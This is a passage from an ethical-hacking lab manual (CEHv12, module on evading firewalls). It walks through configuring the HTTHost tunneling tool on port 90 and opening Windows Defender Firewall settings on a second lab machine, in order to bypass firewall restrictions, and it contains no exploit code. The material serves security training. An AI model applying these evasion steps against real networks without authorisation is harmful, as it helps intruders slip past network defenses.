
Here, we will learn how networks can be scanned, and how to use HTTPPort and HTTHost to bypass firewall restrictions and access files.

1. Click [Windows Server 2022](#) to switch to the **Windows Server 2022** machine.
2. Now, you must ensure that **IIS Admin Service** and **World Wide Web Publishing services** are not running
3. Click **Start** and click the **Windows Administrative Tools** app. The **Windows Administrative Tools** window appears; double-click **Services** to launch.



4. In the **Services** window, scroll down to **World Wide Web Publishing Service** and you can observe that the service is **Disabled** under the **Startup Type** column, as shown in the screenshot.

If **World Wide Web Publishing Service** is **Enabled** disable it by double clicking the service and in the **World Wide Web Publishing Service Properties** window in **Startup type** select **Disabled** from the drop down and click **Apply** and **OK**.



5. Similarly, check **IIS Admin Service**; stop the program if it is running.
6. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTHost** and double-click **htthost.exe**.

File Home Share View Application Tools Manage HTTHost

CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots > HTTP Tunneling Tools > HTTHost >

	Name	Date modified	Type	Size
Quick access	LOGS	2/3/2022 1:08 AM	File folder	
Desktop	block.dll	12/8/2002 11:00 PM	Application exten...	40 KB
Downloads	block.dll.sig	12/8/2002 11:00 PM	SIG File	1 KB
Documents	eula.txt	9/7/2004 10:30 AM	Text Document	7 KB
Pictures	filters.cfg	12/8/2002 11:00 PM	CFG File	1 KB
This PC	grant.dll	12/8/2002 11:00 PM	Application exten...	40 KB
Network	grant.dll.sig	12/8/2002 11:00 PM	SIG File	1 KB
	htthost.exe	9/7/2004 10:26 AM	Application	444 KB
	htthost.exe.sig	9/7/2004 10:29 AM	SIG File	1 KB
	htthost.ini	1/7/2020 1:41 AM	Configuration sett...	1 KB
	htthost.pri	12/8/2002 11:00 PM	PRI File	1 KB
	htthost.pub	12/8/2002 11:00 PM	PUB File	1 KB
	htthostc.exe	9/7/2004 10:26 AM	Application	373 KB
	htthostc.exe.sig	9/7/2004 10:29 AM	SIG File	1 KB
	readme.txt	9/7/2004 9:25 AM	Text Document	10 KB
	rkeyproc.dll	12/8/2002 11:00 PM	Application exten...	19 KB
	rkeyproc.dll.sig	12/8/2002 11:00 PM	SIG File	1 KB
	transfer.dll	1/13/2004 7:24 AM	Application exten...	50 KB
	transfer.dll.sig	1/13/2004 8:50 AM	SIG File	1 KB

19 items 1 item selected 444 KB


Type here to search

3:09 AM 4/18/2022


7. If the **Open File - Security Warning** pop-up appears, click **Run**.
8. A **HTTHost** wizard appears; click the **Options** tab.
9. On the **Options** tab, leave **90** as the port number in the **Port** field under the **Network** section. Keep the other settings on default, except for **Personal password**, which should contain any other password. In this task, the **Personal password** is “magic.”

Typically, HTTP tunneling should be performed using port 80. Port 80 is being used to host the local websites, therefore we have used port 90 for this task.


10. Ensure that **Revalidate DNS names** and **Log connections** are checked and click **Apply**.



- ☐ Navigate to the **Application log** tab and check if the last line is **Listener: listening at 0.0.0.0:90**, which ensures that HTTHost is running properly and has begun to listen on **port 90**.



12. Now, leave **HTTHost** running, and do not turn off the **Windows Server 2022** machine.
13. Now, click **Windows Server 2019** to switch to the **Windows Server 2019** machine and launch **Control Panel**, as shown in the screenshot.



14. The **Control Panel** window appears, click **System and Security**. In System and Security window select **Windows Defender Firewall**.



15. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.

Windows Defender Firewall

Control Panel Home

Allow an app or feature through Windows Defender Firewall

Change notification settings

[Turn Windows Defender Firewall on or off](#)

Restore defaults

Advanced settings

Troubleshoot my network

Help protect your PC with Windows Defender Firewall

Windows Defender Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.

Update your Firewall settings

Windows Defender Firewall is not using the recommended settings to protect your computer.

[Use recommended settings](#)

What are the recommended settings?

Private networks Connected

Networks at home or work where you know and trust the people and devices on the network

Windows Defender Firewall state: Off

Incoming connections: Block all connections to apps that are not on the list of allowed apps

Active private networks: Network 7


Notification state: Do not notify me when Windows Defender Firewall blocks a new app

Guest or public networks Not connected

